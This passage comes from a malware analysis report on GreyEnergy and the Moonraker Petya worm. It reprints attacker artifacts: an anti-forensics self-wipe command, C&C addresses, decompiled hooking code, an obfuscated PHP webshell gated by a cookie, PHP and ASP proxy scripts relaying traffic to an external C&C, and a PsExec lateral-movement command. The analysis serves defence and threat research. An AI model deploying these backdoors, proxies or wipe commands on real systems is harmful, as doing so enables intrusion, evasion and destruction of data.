The dropper uses an interesting trick to disguise the malicious DLL as a legitimate file. Specifically, the dropper makes a copy of the VERSIONINFO resource, which contains a detailed file description from the executable that belongs to the original Windows service, and writes this data into the malicious DLL. It's done by using the `BeginUpdateResource/UpdateResource/EndUpdateResource` Windows API functions. The latest versions don't call these functions from the API; their code is implemented in the malware itself, in order to avoid dropping the DLL file onto the disk without the fake VERSIONINFO resource, presumably to evade detection by some security product. The same dropper could create malicious DLL files with different descriptions on different computers. Each sample deployed in this way will have a unique hash.

If the malware is already present on the system, then the dropper can update it using a named pipe.

In the final step, the dropper deletes itself securely, by overwriting the file with zeros and removing the file from the disk. In addition, the dropper cleans the [USN journal](#). All these actions are performed by executing the following shell command:

```
timeout 2 > nul & fsutil file setzerodata offset=0 length=%DROPPER_FILESIZE% "%DROPPER_PATH%" & timeout 2 & cmd /c del /F /Q "%DROPPER_PATH%" & fsutil usn deletejournal /D %DROPPER_DRIVE%
```

Configuration and communication

The persistence mode selected by the operators does not affect the functionality of the malware, which remains the same in both methods.

The malware contains an embedded configuration that is encrypted using the AES-256 algorithm and compressed using the LZNT1 algorithm.

MIME multipart format is used for the malware's embedded configuration. The malware authors didn't implement their own parser for this format; instead they use the [IMimeMessage](#) and [IMimeBody](#) COM interfaces. Interestingly, Microsoft's documentation recommends not using these interfaces.

```
MIME-Version: 1.0
Content-Type: multipart/form-data;
    boundary="-----_NextPart_000_000B_01D0E90F.EFC83100"
X-MimeOLE: _____
This is a multi-part message in MIME format.

-----_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
    charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

-----_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
    charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: Client
Sleep: 10
Lifetime: 10

70089DB0E5AE8633
-----_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
    charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: ServerUrls

https://109.200.202.7/0QyJyZf05do6zd67wbRm/exiFJrN1gs8xV2hU7Vj9
-----_NextPart_000_000B_01D0E90F.EFC83100--
```

Figure 11. // Example of embedded GreyEnergy configuration

An identical MIME format is used for external configuration; however, the malware encrypts the external configuration differently. The malware uses the Data Protection application programming interface (DPAPI) — specifically the `CryptProtectData` and `CryptUnprotectData` Windows API functions. The external configuration is stored in the following path `C:\ProgramData\Microsoft\Windows\%GUID%`, where `%GUID%` is a randomly generated GUID value.

Some GreyEnergy samples contain a bit-obfuscated version of the configuration. Specifically, such a configurations `Type` fields contain letters instead of configuration option names.

```
-----_NextPart_000_000B_01D3B497.E2092D70
Content-Type: text/plain;
    charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: F
F1: 33
F4: 5
F2: 1

D3D48A0BE61762
-----_NextPart_000_000B_01D3B497.E2092D70
Content-Type: text/plain;
    charset="iso-8859-1"
Content-Transfer-Encoding: base64
Type: D
D3: 1

aHR0cDovLzE3Mi      LyNKREhVcnZQZEVOMUZMj1GdDVaWF1Lc3BjX3t1RyhFRDhyMk1qVX1AcUpIeX40IWku
```

Figure 12. // Example of an obfuscated GreyEnergy configuration

The configuration may contain the following values:

| Configuration option | Obfuscated name | Meaning |
|----------------------|-----------------|--|
| Type: ServerUrls | Type: D | List of C&C servers (this value can be encoded using base64) |
| User | D1 | |
| Password | D2 | |
| Access | D3 | 1 – Don't use Proxy, 3 – Use proxy |
| Type: ServerProxies | Type: E | List of proxy servers (this value can be encoded using base64) |
| ProxyType | E1 | Not used |
| Type: Client | Type: F | Hexadecimal Campaign ID |
| Sleep | F1 | Time out in minutes between requests to C&C servers |
| FSleep | F2 | Time out in minutes between requests to C&C servers (in case of failed connection) |
| | F3 | Not used |
| Lifetime | F4 | Number of days the malware can tolerate with no successful connection to C&C servers |
| LastrequestH | F5 | The high-order part of the time of the last successful connection to C&C servers |
| LastrequestL | F6 | The low-order part of the time of the last successful connection to C&C servers |
| Attempts | F7 | Number of attempts to send requests to C&C servers |
| MaxAttempts | F8 | Number maximum attempts to send request to C&C servers |

The malware deletes itself from the compromised computer if the number of failed connection attempts is greater than the `MaxAttempts` value and the last successful connection was more than `Lifetime` days ago.

C&C communication is usually over HTTPS; however, in some cases HTTP is used also. The same MIME format is encapsulated in HTTP requests. However, it should be noted that the data are encrypted using AES-256 and RSA-2048.

```

POST /ups/index.php HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary="----=_NextPart_000_0012_01D46401.0625C330"
Cookie: Xkx08MfJE3y6IeLCo=ZW?V>Q(3v9IFApax8u5d~16q*ES.2J1s
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Length: 2479
Host: 172.16.1.123

This is a multi-part message in MIME format.

----=_NextPart_000_0012_01D46401.0625C330
Content-Type: text/plain;
    charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

----=_NextPart_000_0012_01D46401.0625C330
Content-Type: text/plain;
    charset="iso-8859-1"
Content-Transfer-Encoding: binary
Content-Disposition: form-data;
    name="8"

...p.....0..Y....+X....02..)^.....XvJ .k.w\.`.N....4..X2.{.IItuW.....7.B.}...$.C4..xJZ....H..
1...u..e?%.%.....b.)O.WY.6... .v(...c.....0f..p
B ..Qc.,Jz.d.%00.n.^d/..1J..f{.....:iB.. ....u.'...7Y' .....0!Q...{~...m.@M.....U...J\.$. ....~"7....
rY.\r.P[

----=_NextPart_000_0012_01D46401.0625C330
Content-Type: text/plain;
    charset="iso-8859-1"
Content-Transfer-Encoding: binary
Content-Disposition: form-data;
    name="1"

(3.;..
.b...m>.....5.....m....I..@Y....V._$..f....(.2.`Q7I...`...&...{#1...j..../dgx..[]_<....?..E.....I?
10 client pkts, 6 server pkts, 9 turns.

Entire conversation (12 kB) Show and save data as ASCII Stream 0
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help

```

Figure 13. // GreyEnergy communication over HTTP, captured in Wireshark

If HTTP is used, then it's easier to identify a compromised machine in a network by analyzing its network traffic. The analyzed malware samples always used the following hardcoded user agents:

- Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
- Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko

To help the malware operators identify infected computes, the malware sends the results of the following WQL queries to a C&C server:

- SELECT Caption, Version, CSName, ProductType, CurrentTimeZone, LocalDateTime, OSLanguage, OSType FROM Win32_OperatingSystem
- SELECT MACAddress, IPAddress, IPSubnet, DHCPEnabled, DHCPServer, DNSDomain FROM Win32_NetworkAdapterConfiguration WHERE MACAddress IS NOT NULL

The C&C server's answers are encrypted, but once an answer is decrypted, it contains the same MIME format, with the following possible values:

| Command | Obfuscated name | Meaning |
|---------------|-----------------|--|
| Type: Image | Type: A | Contains Base64 encoded and compressed binary |
| Version | A1 | Not used |
| Option | A2 | |
| Name | A3 | Name of image |
| Type: Command | Type: B | Contains text of module command and parameters |
| Session | B1 | Sets token for impersonation |
| Type: Payload | Type: C | Contains Base64 encoded and compressed binary |
| PID | C1 | |

The GreyEnergy malware loads additional modules and payloads into memory using its own loader for PE files.

GreyEnergy modules

Like many complex threats, the GreyEnergy malware has a modular architecture. The functionality of the malware can be easily extended with additional modules. A GreyEnergy module is a DLL file that gets executed by calling the function with the first ordinal. Each module, including the main GreyEnergy module, accepts text commands with various parameters.

The malware operators do not push all modules at once to a compromised machine. The malware usually downloads and executes modules that are necessary for its current task.

So far, we are aware of the existence of the following GreyEnergy modules:

| Module name | Purpose |
|-------------------|---|
| remoteprocessexec | Injects a PE binary into a remote process |
| info | Collects information about system, event logs, SHA-256 of malware |
| file | File system operations |
| sshot | Grabs screenshots |
| keylogger | Harvests pressed key strokes |
| passwords | Collects saved passwords from various applications |
| mimikatz | Mimikatz software used to collect Windows credentials |
| plink | Plink software used to create SSH tunnels |
| 3proxy | 3proxy software used to create proxies |

The `remoteprocessexec` module allows the attacker to execute arbitrary binaries in the context of already existing processes. For example, the attackers can execute Mimikatz or a port scanner in the context of Windows Explorer, without dropping them on the disk. To redirect the standard output and to handle threads and process termination the module hooks five Windows API functions.

```
PE_image = (void *)PE_load_in_memory(data);
if ( PE_image )
{
    orig = 0;
    hook_function("TerminateThread", hooked_TerminateProcess, &orig);
    hook_function("TerminateProcess", hooked_TerminateProcess, &orig);
    hook_function("ExitProcess", hooked_ExitProcess, &orig);
    hook_function("GetStdHandle", hooked_GetStdHandle, &orig);
    hook_function("GetCommandLinelW", hooked_GetCommandLineW, &orig);
    thread = CreateThread(0, 0, start_PE, PE_image, 0, 0);
    WaitForSingleObject(thread, dwMilliseconds);
    TerminateThread(thread, 0xFFFFFFFF);
    obj_free((BOOL)&dwMilliseconds, (LPVOID *)PE_image);
}
```

Figure 14. // Windows API functions hooked by the `remoteprocessexec` module

Since the dropped GreyEnergy DLL is unique for each infected machine, the attackers could collect their SHA-256 hashes using the info module. Having these hashes would allow the attackers to track whether the file was uploaded to one of the public "multi-scanner" web services, such as VirusTotal.

Anti-reversing and anti-forensics techniques

GreyEnergy malware implements several tricks to make forensic and malware analysis harder. For one, the malware encrypts strings. Some of the variants use the exact same algorithm as GreyEnergy mini.

However, most of the GreyEnergy samples use a slightly different encryption algorithm. Specifically, the first four bytes in an encrypted blob are not used as the key for XOR operations. Instead, they are used to initialize the seed of a [Mersenne Twister](#) pseudorandom number generator (PRNG) algorithm and then the generated four bytes are used as the key. Before freeing the memory buffer holding the plaintext string, the malware overwrites the buffer with zeros.

```

1 LPBYTE __stdcall str_decode_A(LPBYTE encrypted_data)
2 {
3 // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]
4
5 xor_key = 0;
6 str_buffer = 0;
7 if ( encrypted_data )
8 {
9     Mersenne_twister_ctx = init_rand_Mersenne_twister(*encrypted_data);
10    xor_key = rand_gen(Mersenne_twister_ctx);
11    mem_free(Mersenne_twister_ctx);
12    string_size = get_ascii_str_length(encrypted_data + 4);
13    str_buffer = LocalAlloc(0x40u, string_size + 1);
14    if ( !str_buffer )
15        return 0;
16    i = 4;
17    x = 0;
18    while ( encrypted_data[i] )
19    {
20        if ( encrypted_data[i] == *(&xor_key + i % 4) )
21            v4 = encrypted_data[i];
22        else
23            v4 = *(&xor_key + i % 4) ^ encrypted_data[i];
24        str_buffer[x] = v4;
25        ++i;
26        ++x;
27    }
28 }
29 return str_buffer;
30 }
```

Figure 15. // Decompiled code of string -decoding function of GreyEnergy malware

The malware hooks `DeleteFileA` and `DeleteFileW` functions in the import table of each PE binary loaded in memory. The hook replaces these functions with a function that wipes files securely. Specifically, the file is overwritten with zeroes before deleting it from the disk. Thus, each payload or plugin would use such a feature without the malware author's need to implement it in each module.

```

1 int __stdcall load_IMAGE(int a1, int a2, LPBYTE packed_data, DWORD packed_data_size)
2 {
3 // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]
4
5 MEMORY_PE_Image = 0;
6 PE_image = 0;
7 PE_image_size = 0;
8 if ( !LZNT1_decompress_via_RtlDecompressBuffer(packed_data, packed_data_size, &PE_image, &PE_image_size) )
9 {
10    str_A = str_decode_W(&aAEa);
11    v4 = init_obj1(a2, str_A, -1);
12    v4[5] = 0;
13    v4[6] = CreateEventW(0, 1, 0, 0);
14    v5 = LocalAlloc(0x40u, 8u);
15    *v5 = plugin_CALLBACK;
16    v5[1] = v4;
17    ms_exc.registration.TryLevel = 0;
18    MEMORY_PE_Image = PE_load_in_memory(PE_image, v5);
19    str_kernel32 = str_decode_A(&str_kernel32_dll_encrypted);
20    str_DeleteFileA = str_decode_A(&str_DeleteFileA_encrypted);
21    str_DeleteFileW = str_decode_A(&str_DeleteFileW_encrypted);
22    hook_function(MEMORY_PE_Image, str_kernel32, str_DeleteFileA, file_secure_wipe_A, 0);
23    hook_function(MEMORY_PE_Image, str_kernel32, str_DeleteFileW, file_secure_wipe_W, 0);
24    if ( str_kernel32 )
25    {
26        str_kernel32_size = get_ascii_str_length(str_kernel32);
27        v22 = str_kernel32;
28        memset(str_kernel32, 0, str_kernel32_size);
29        v22 += str_kernel32_size;
30        str_kernel32_size = 0;
31        kernel32_SECURE_LocalFree(str_kernel32);
32    }
```

Figure 16. // Decompiled code of routine that hooks `DeleteFileA` and `DeleteFileW` functions

TOOLS

The attackers have been using the Nmap port-scanner as their main tool for mapping their victims' internal networks. However, we have seen instances where they used a lightweight, custom-made port scanner when they couldn't use Nmap.

```
C:\>port.exe -i 127.0.0.1 "-p 445 -c 4 -s 32 -sa 256"
07:46:44:694
445: 1
445: 2
07:46:44:850

C:\>
```

Figure 17. // Console output of custom port scanner used by GreyEnergy

The attackers actively use legitimate tools such as [SysInternals PsExec](#) and [WinExe](#) to perform lateral movement across a compromised network. The WinExe tool is an open-source equivalent to PsExec, but it can be controlled from a Linux computer, for example from a compromised Linux web server.

It is worth mentioning that in addition to these tools, the attackers use a number of PowerShell scripts.

WEB SERVER BACKDOORS

As mentioned before, the attackers deploy additional backdoors to web servers if these servers are accessible from the internet. We observed that the GreyEnergy group tends to use backdoors written in PHP for these purposes. Specifically, they use publicly available PHP webshells named WSO webshell and c99shell.

The attackers can modify an already-existing PHP script on a web server or deploy a new one. The real PHP code of the backdoor is usually hidden under several layers of obfuscation and encryption.

```
<?php $TEm1K6024 = "8p_(g2c)79rqf*od.ma/y3wvi5njs14hktbe;ulz60x";$LbZdSsm4765 = $TEm1K6024[1].$TEm1K6024[10].$TEm1K6024[35].$TEm1K6024[4].$TEm1K6024[2].$TEm1K6024[10].$TEm1K6024[35].$TEm1K6024[1].$TEm1K6024[38].$TEm1K6024[18].$TEm1K6024[6].$TEm1K6024[35];$sdR8075 = "\x65".chr(118)."a".chr(108)."\\x28\\x40".chr(103)."\\x7A".chr(105)."nf".chr(108)."at".chr(101)."\\x28".chr(98)."\".chr(97)."s\\x656".chr(52)."\".chr(100)."\".chr(101)."\\x63od\\x65\\x28";$qH5876 = "\\x29\\x29\\x29".chr(59)."";$rukrmYZ2026 = $sdR8075."'fb3XzuxAlqX3KqNGAV01NoY2aVQqSFTeewpSgybpvScb/e7K0625mIuZq40TGaCJvW0t9f0gI5vyr/9LeYz53kzjv37vZtu3v/7ThmnRpAeejxwM+U9/+9u//bcR/+W/++avf9n29V/+Mqfbdv3jn//5b//2ly3t93/85wd//0v/Hf/xG/D75z8G/u3vf6nSYUh/I//+1/Eff77+P2AI+j/J/
```

Figure 18. // Obfuscated code of PHP backdoor used by the GreyEnergy group

The final layer of code is protected using a stream cipher. A keystream generation of this cipher is based on a string from a cookie value, provided via an HTTP request by the attacker. Each such PHP backdoor is encrypted with a separate key.

```

1  <?php if (!function_exists("s4LXoMVTU2uB8")) {
2      function s4LXoMVTU2uB8($str, $passw = '') {
3          $salt = $passw;
4          $len = strlen($str);
5          $gamma = '';
6          $n = $len > 100 ? 8 : 2;
7          while (strlen($gamma) < $len) {
8              $gamma .= substr(pack('H*', sha1($passw . $gamma . $salt)), 0, $n);
9          }
10         return $str ^ $gamma;
11     }
12 }
13 if (isset($_COOKIE['QXL_0SIpfCYT'])) {
14     if (sha1($_COOKIE['QXL_0SIpfCYT']) == "e21bb8897941275099a8a0635d893ed8d7235c06") {
15         eval(@gzinflate(s4LXoMVTU2uB8(base64_decode("/BVrCMWRczJhIrESLHD6FX9dPRFFOBNQGCK

```

Figure 19. // The final layer that decrypts the PHP backdoor code by using a cookie value

This obfuscation technique is used to prevent analysis and to prevent other cybercriminals from using the same php backdoor.

PROXY C&C (AKA TRIUNGULIN)

As mentioned before, the attackers can use an internal server as a proxy C&C.

It is important to note that we have discovered that the attackers have even built chains of proxy C&C servers, in which the first such server would redirect network traffic to the next proxy C&C and so on, until it reaches its final destination on the internet.

The attackers use different methods to turn an internal server into a proxy C&C. To do so, the attackers could use the GreyEnergy malware itself, additional third-party software, or scripts. In the first case, the attackers could compromise a Windows server with the GreyEnergy malware, turning it into a proxy C&C by pushing 3proxy and plink modules. While monitoring GreyEnergy activity we have seen deployment of the following legitimate third-party software on internal Linux servers:

- 3proxy tiny proxy server
- Dante SOCKS server
- PuTTY Link (Plink)

Instead of third-party software, the attackers have leveraged internal webservers by deploying their own scripts on them. For this, they have used the PHP and ASP programming languages.

In all the cases we observed, the PHP scripts deployed were obfuscated and encrypted using the same type of obfuscation that was used for webserver backdoors. However, in this case the cookie that contains a decryption key is supplied by the GreyEnergy malware itself. For that reason, the malware operators have to use a special configuration format for the `ServerUrls` value.

| | |
|---|--|
| <pre>-----=_NextPart_000_0012_01D25462.C8E53B40 Content-Type: text/plain; charset="iso-8859-1" Content-Transfer-Encoding: 7bit Type: ServerUrls Access: 1</pre> | <div style="display: flex; justify-content: space-around; align-items: center;"> Cookie name Cookie value </div> <pre>-----=_NextPart_000_0012_01D25462.C8E53B40--</pre> |
|---|--|

Figure 20. // A GreyEnergy configuration containing a cookie value used for decryption of the PHP backdoor code

Interestingly, the malware configuration contains the word [triungulin](#) in the path to the obfuscated proxy PHP script. It seems that this is an internal name for this proxy C&C technique used by the malware operators.

It is important to note that if the malware has an internal proxy C&C server in its configuration, then it does not contain the external C&C. In order to find an external C&C address it is, therefore, necessary to have both a malware sample and all associated PHP scripts.

We have seen the following PHP scripts used:

- A custom PHP proxy script
- A slightly modified version of the [Antichat Socks5 Server](#)

A custom PHP proxy script contains a URL with the external C&C in the header.

```

1 $n0E=opendir(dirname(__FILE__));$ef0=time();while(false==($yf=readdir($n0E))){$ef0=@filemtime($yf)<$ef0?
    @filemtime($yf):$ef0;}@touch(basename($_SERVER['PHP_SELF']),$ef0,$ef0);@ini_set('error_log',NULL);@
    ini_set('log_errors',0);@ini_set('max_execution_time',0);ini_set('display_errors', 0);ini_set(
        'display_startup_errors', 0);$m9 = 'http://178.255.40.194/de-de/nachrichten';$vb =
        'https://178.255.40.194/de-de/nachrichten';ini_set("allow_url_fopen", true);
2 ini_set("allow_url_include", true);
3 ini_set("max_execution_time", 60);

```

Figure 21. // External C&C embedded in custom PHP proxy script

The custom PHP proxy script uses OpenSSL and Curl libraries in order to redirect requests from the malware to an external C&C server on the internet.

```

45 if ($_SERVER['REQUEST_METHOD'] === 'POST') {
46     $k3vZ = '';
47
48     if (extension_loaded('openssl')) {
49         $jv = $vb;
50     } else {
51         $jv = $m9;
52     }
53
54     $rFO = apache_request_headers();
55     preg_match('/boundary="(.*")$/i', $_SERVER['CONTENT_TYPE'], $yr2A);
56     $bX = $yr2A[1];
57     if($bX) {
58         $h25 = "This is a multi-part message in MIME format.\r\n\r\n--$bX\r\nContent-Type: text/
            plain; charset=\"iso-8859-1\"\r\nContent-Transfer-Encoding: 7bit\r\n\r\n";
59         foreach ($_POST AS $nNL => $s1hm) {
60             $h25 .= '--' . $bX . "\r\nContent-Type: text/plain; charset=\"iso-8859-1\"\r\n
                Content-Transfer-Encoding : binary\r\nContent-Disposition: form-data; name=\"$nNL\""
61             "\r\n\r\n" . $s1hm . "\r\n";
62         }
63         $h25 .= '--' . $bX . '--';
64     } else {
65         exit('Don\'t get boundary!');
66     }
67
68     if (ini_get('allow_url_fopen')) {
69         $p7W = headers_form($rFO,'content',$h25);
70         $k3vZ = file_get_contents(
71             $jv,
72             false,
73             stream_context_create(
74                 array(
75                     'ssl'=>array(
76                         'verify_peer'=>false,
77                         'verify_peer_name'=>false,
78                         'allow_self_signed'=>true
79                     ),
80                     'http' => array(
81                         'method' => 'POST',
82                         'header' => $p7W,
83                         'content' => $h25,
84                         'ignore_errors'=>true
85                     )
86                 )
87             );

```

Figure 22. // The code of a custom PHP proxy script used by GreyEnergy

As mentioned before, the attackers could use ASP scripts for the same purpose. In one case that we saw, an ASP script was using a cookie supplied by the malware in order to decrypt only a real C&C address using AES: the rest of the code was not encrypted or obfuscated.

```

1  <%@ Page Language="C#" AutoEventWireup="true" %>
2
3  <%@ Import Namespace="System.Net" %>
4  <%@ Import Namespace="System.IO" %>
5  <%@ Import Namespace="System.Collections.Specialized" %>
6  <%@ Import Namespace="System.Net.Security" %>
7  <%@ Import Namespace="System.Security.Cryptography" %>
8
9
10 <%
11     String redirect = "/Pumps/Home/Programs";
12     try
13     {
14         if (Request.HttpMethod == "POST")
15         {
16             String name = "JDHUrVPdEN1FLf";
17             HttpCookie hc = Request.Cookies.Get(name);
18             if (hc != null)
19             {
20                 String hkey = hc.Value;
21                 if (hkey != null)
22                 {
23                     String url = "JF0tGmXb660/8edvBPrxsX/rZ9ZE8xJM0ex/fpYIrtxQ6xb1VVcoVgQaMjDHXZk9NrBrnuqOED0J8jQ1JGKeg7MdZF211UPDpc0AwZzmWso=";
24
25                     const int KeySize = 32;
26                     const int BlockSize = 16;
27                     const int Iterations = 1000;
28
29                     string requestURL = "";
30
31                     var Blob = Convert.FromBase64String(url);
32
33                     using (var Bytes = new Rfc2898DeriveBytes(hkey, Blob.Take(KeySize).ToArray(), Iterations))
34                     {
35                         using (var Rijndael = new RijndaelManaged())
36                         {
37                             Rijndael.Mode = CipherMode.CBC;
38                             Rijndael.Padding = PaddingMode.PKCS7;
39
40                             Rijndael.BlockSize = BlockSize * 8;
41                             Rijndael.IV = Blob.Skip(KeySize).Take(BlockSize).ToArray();
42
43                             Rijndael.KeySize = KeySize * 8; ;
44                             Rijndael.Key = Bytes.GetBytes(KeySize);
45

```

Figure 23. // The code of an ASP proxy used by GreyEnergy

INTERNET FACING C&C SERVERS

All C&C servers used by the GreyEnergy malware were running Tor relay software when they were active. This C&C infrastructure setup is similar to BlackEnergy, TeleBots, and Industroyer, which all used servers that were Tor relays as well.

It is likely that each C&C server has an onion address and attackers are using it to access, control or transfer data. It seems this is an OPSEC requirement, which adds an additional level of anonymity for the attackers.

ESET researchers identified the C&C servers used by GreyEnergy malware in the past three years. The list is located in the IoCs section of this paper.

GREYENERGY AND BLACKENERGY COMPARISON

The GreyEnergy and BlackEnergy malware families have a similar design, and a similar set of modules and features. Although the implementation of these features is different, they are still comparable.

| | BlackEnergy malware | GreyEnergy malware |
|--|---------------------|--------------------------|
| Modular | Yes | Yes |
| Persistence | Driver | Service DLL registry key |
| Embedded configuration format | XML | MIME multipart |
| Embedded configuration contains internal proxies | Yes | Yes |
| External configuration encryption | Modified RC4 | DPAPI |
| Used compression | aPlib | LZNT1 |
| Mini version persistence | .LNK file | .LNK file |
| Mini version configuration format | X.509 | JSON |
| C&C servers run Tor relay | Yes | Yes |
| Most targeted countries | Ukraine, Poland | Ukraine, Poland |

MOONRAKER PETYA

In December 2016 the attackers deployed a worm that we believe to have been a predecessor to NotPetya (also known in as Petya, ExPetr, Nyetya, EternalPetya). This worm was deployed against a small number of targets and had limited spreading capabilities, which is why it wasn't generally known to the security research community.

The worm is a DLL file deployed under the name `msvcrt120b.dll` in the Windows directory. The internal name of the DLL is `moonraker.dll`, which is possibly a reference to a James Bond [movie](#) and [novel](#) of the same name, hence we named this worm Moonraker Petya.

```
.rdata:100287E0 : ; Export directory for moonraker.dll
.rdata:100287E0 : dd 0 ; Characteristics
.rdata:100287E0 : dd 584F7807h ; TimeDateStamp: Tue Dec 13 04:24:39 2016
.rdata:100287E4 : dw 0 ; MajorVersion
.rdata:100287E8 : dw 0 ; MinorVersion
.rdata:100287EA : dw 0 ; Name
.rdata:100287EC : dd rva aMoonrakerDll ; Base
.rdata:100287F0 : dd 1 ; NumberOfFunctions
.rdata:100287F4 : dd 1 ; NumberOfNames
.rdata:100287F8 : dd 0 ; AddressOfFunctions
.rdata:100287FC : dd off_10028808 ; AddressOfNames
.rdata:10028800 : dd 0 ; AddressOfNameOrdinals
.rdata:10028804 : dd 0
.rdata:10028808 : ; Export Address Table for moonraker.dll
.rdata:10028808 : off_10028808 dd rva moonraker_1 ; DATA XREF: .rdata:100287FC
.rdata:10028808 : aMoonrakerDll db 'moonraker.dll',0 ; DATA XREF: .rdata:100287EC
```

Figure 24. // An internal name of the worm deployed in December 2016.

The PE Timestamp of the DLL suggests that it was compiled in December 2016, probably immediately before deployment.

Moonraker Petya contains code that makes the computer unbootable. Specifically, it rewrites the `ImagePath` registry value in the `[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\ACPI]` and `[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\ACPI]` registry keys and wipes the first sector of the system drive. However, unlike NotPetya, Moonraker Petya does not contain code that directly interacts with the MBR and bootloader. Instead, the Moonraker Petya DLL contains an encrypted blob of binary data. The malware expects a command line argument, which will later be used as a decryption key. After decryption and decompression using the zlib library, this code is loaded into memory as a PE binary and executed. We do not have the key for decryption, but we analyzed disk images of affected computers. These images contained MBR and bootloader code that exactly matches code found in the original Green Petya, which was used by various cybercrime groups. This leads us to believe that this blob may contain the original Green Petya malware.



Figure 25. // The splash screen displayed after reboot on computers affected by Moonraker Petya.

Interestingly, the decryption routine used by Moonraker Petya is very similar to a routine used by GreyEnergy in-memory-only DLL files.

```

1 DWORD __usercall crypt_import_key_and_decrypt@eax<(char *commandline_key@eax>, BYTE *encrypted_data, _DWORD encrypted_data_size
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-“+” TO EXPAND]
4
5     v5 = commandline_key;
6     v6 = 0;
7     pcbBinary = 0;
8     v6 = commandline_key + 2;
9     do
10    {
11        v7 = *(commandline_key);
12        commandline_key += 2;
13    } while (*v7);
14    if ( CryptStringToBinary((v5, ((commandline_key - v6) >> 1) + 2, 1u, 0, &pcbBinary, 0, 0) )
15    {
16        if ( pcbBinary )
17        {
18            v8 = pcbBinary;
19            v9 = GetProcAddress();
20            v10 = GetProcAddress();
21            v11 = VirtualAlloc(v8, 0u, v9);
22            if ( pbhProv )
23            {
24                if ( CryptStringToBinary((v5, wcslen(v5) + 2, 1u, pbhProv, &ccbBinary, 0, 0) || !pbhProv )
25                goto LABEL_22;
26                phProv = 0;
27                v26 = CryptAcquireContext(
28                    &phProv,
29                    0,
30                    L"Microsoft Enhanced RSA and AES Cryptographic Provider",
31                    0x18u,
32                    0xf00000000);
33                if ( v26 )
34                    goto LABEL_14;
35                v11 = GetLastError();
36                if ( v11 == -2146893802 )
37                {
38                    v11 = CryptAcquireContext(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 8u);
39                }
40            }
41            else
42            {
43                if ( v11 == -2146893799 )
44                    goto LABEL_22;
45                v26 = CryptAcquireContext(&phProv, 0, 0, 0x18u, 0xf0000000);
46                v26 = v11;
47                if ( v11 )
48                {
49                    goto LABEL_14;
50                }
51                phKey = 0;
52                v26 = 0;
53                if ( CryptImportKey(phProv, pbhBinary, pcbBinary, 0, 0, &ohKey ) )
54                {
55                    subData = 1;
56                    if ( CryptSetKeyParam(ohKey, KP_MODE, phData, 0) )
57                    {
58                        v19 = 1;
59                        if ( CryptSetKeyParam(ohKey, KP_PADDING, v19, 0) )
60                        {
61                            pdhDataLen = 0;
62                            v12 = GetProcAddress();
63                            v13 = HeapAlloc(v12, 8u, encrypted_data_size);
64                            v14 = v13;
65                            if ( v13 )
66                            {
67                                memcpy(v13, encrypted_data, encrypted_data_size);
68                                pdhDataLen = encrypted_data_size;
69                                if ( CryptDecrypt(ohKey, 0, 1, 0, v14, &pdhDataLen) )
70                                {
71                                    *output_data = v14;
72                                    *output_data_len = pdhDataLen;
73                                    v26 = 1;
74                                }
75                            }
76                            else
77                            {
78                                v15 = GetProcAddress();
79                                HeapFree(v15, 0, v14);
80                            }
81                        }
82                        CryptDestroyKey(ohKey);
83                    }
84                }
85            }
86        }
87        v10 = pbhBinary;
88        v12 = GetProcAddress();
89        HeapFree(v12, 0, v10);
90        return v26;
91    }
92 }
93 return v26;
94}

```

Figure 26. // Comparison of decompiled code of Moonraker Petya (left) and GreyEnergy (right)

Moonraker Petya is able to spread through the local network using SysInternals PsExec. The malware contains a zlib-compressed binary of PsExec in its resources. Later this binary is dropped into the Windows directory with the filename `conhost.exe`.

The malware spreads itself in a similar manner to NotPetya: it enumerates network hosts using various methods (`WNetEnumResourceW`, `GetIpNetTable`, `GetExtendedTcpTable`, `NetServerEnum`, `TERMSRV-records` using `CredEnumerateW`), then it connects to a network host using the `WNetAddConnection2W` function and saves the malware as `\%TARGET-HOST%\admin$\%MALWARE%`. Afterward, Moonraker Petya executes the following command, which starts the malware on the remote computer using the dropped PsExec:

```

C:\Windows\conhost.exe \\%TARGET-HOST% -accepteula -s -d C:\Windows\
System32\rundll32.exe "C:\Windows\msvcrt120b.dll", #1 %TIMEOUT%
"USER1:PASSWORD1;USER2:PASSWORD2" "%DECRYPTIONKEY%"

```

It is important to note that the malware does not contain a credential-harvesting functionality using Mimikatz, nor does it contain the EternalBlue exploit.

In addition to all the functionality already mentioned, Moonraker Petya features file encryption. The malware enumerates all files on all fixed drives. After that, it attempts to encrypt them using the AES-256 encryption algorithm. After the file encryption process has finished the malware may create a `README.txt` file with payment instructions.

The payment instruction file contains a personal key encrypted with RSA-2048. In addition, it contains the same text and onion addresses as the original Green Petya. It seems that the attackers wanted to disguise usage of this malware as a Green Petya attack.

